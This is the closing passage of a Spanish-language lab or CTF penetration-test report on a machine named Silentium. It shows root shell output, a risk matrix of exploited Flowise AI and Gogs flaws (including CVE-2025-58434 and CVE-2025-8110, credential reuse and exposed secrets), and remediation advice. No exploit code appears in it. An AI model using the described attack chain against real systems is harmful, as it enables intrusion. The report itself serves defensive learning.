uid=0(root) gid=0(root) groups=0(root)

root@silentium:~# cat /root/root.txt
[FLAG_DE_ROOT_OBTENIDA]
```

9. RESUMEN DE HALLAZGOS (MATRIZ DE RIESGO)

ID	Vulnerabilidad	Severidad	CVSS v3.1	Estado
VULN-01	Bypass de Autenticación en Restablecimiento de Contraseña (Flowise AI)	Crítica	9.8	Explotado
VULN-02	Ejecución Remota de Código (RCE) vía Custom Function (Flowise AI)	Crítica	9.8	Explotado
VULN-03	Exposición de Credenciales en Variables de Entorno	Alta	7.5	Explotado
VULN-04	Reutilización de Credenciales (SMTP a SSH)	Alta	7.5	Explotado
VULN-05	Registro de Usuarios Habilitado en Servicio Interno (Gogs)	Media	5.3	Explotado
VULN-06	RCE en Gogs v0.13.3 (CVE-2025-8110) ejecutándose como root	Crítica	9.8	Explotado

10. RECOMENDACIONES DE REMEDIACIÓN

10.1 Acciones Inmediatas (Críticas)

- Parcheo de Software:** Actualizar inmediatamente Flowise AI y Gogs a sus últimas versiones estables que incluyan las correcciones para CVE-2025-58434 y CVE-2025-8110.
- Rotación de Credenciales:** Invalidar y cambiar todas las contraseñas, API Keys y secretos JWT expuestos durante la evaluación, especialmente la contraseña del usuario `ben` y las credenciales SMTP.
- Deshabilitar Funcionalidades Peligrosas:** Restringir o deshabilitar el endpoint `/api/v1/node-custom-function` en Flowise AI para usuarios no administrativos, y desactivar el registro público (`DISABLE_REGISTRATION = true`) en Gogs.

10.2 Acciones a Corto Plazo (Arquitectura y Configuración)

- Principio de Mínimo Privilegio:** El servicio Gogs **no debe** ejecutarse como `root`. Debe configurarse un usuario dedicado del sistema con permisos estrictamente limitados para ejecutar el binario.
- Aislamiento de Redes:** Los servicios internos (como Gogs en `127.0.0.1:3001`) deben estar segregados mediante firewalls a nivel de host (iptables/ufw) o redes de contenedores, evitando que un compromiso de un usuario local pueda interactuar fácilmente con ellos.
- Gestión de Secretos:** Eliminar las credenciales hardcodeadas o expuestas en variables de entorno de contenedores. Utilizar soluciones de gestión de secretos (ej. HashiCorp Vault, Docker Secrets).

10.3 Acciones a Largo Plazo

- Monitoreo y Detección:** Implementar reglas de detección en el SIEM para alertar sobre patrones de tráfico anómalos hacia puertos internos o intentos de ejecución de funciones personalizadas en la API.
- Auditorías de Configuración:** Establecer revisiones periódicas de las configuraciones de entornos de `staging` para garantizar que cumplan con los mismos estándares de seguridad que los entornos de producción.

La evaluación de seguridad de la máquina **Silentium** ha demostrado una postura de seguridad deficiente, caracterizada por la presencia de vulnerabilidades críticas sin parchear en servicios expuestos e internos, sumado a malas prácticas de configuración (ejecución de servicios como root, reutilización de contraseñas y exposición de secretos en entorno).

La cadena de explotación fue fluida y permitió a un atacante no autenticado progresar desde el reconocimiento inicial hasta el control total del sistema (root) en un corto período de tiempo. Se recomienda encarecidamente la implementación inmediata de las medidas de remediación detalladas en este informe para mitigar los riesgos identificados.

Comandos de Referencia Utilizados

10 / 10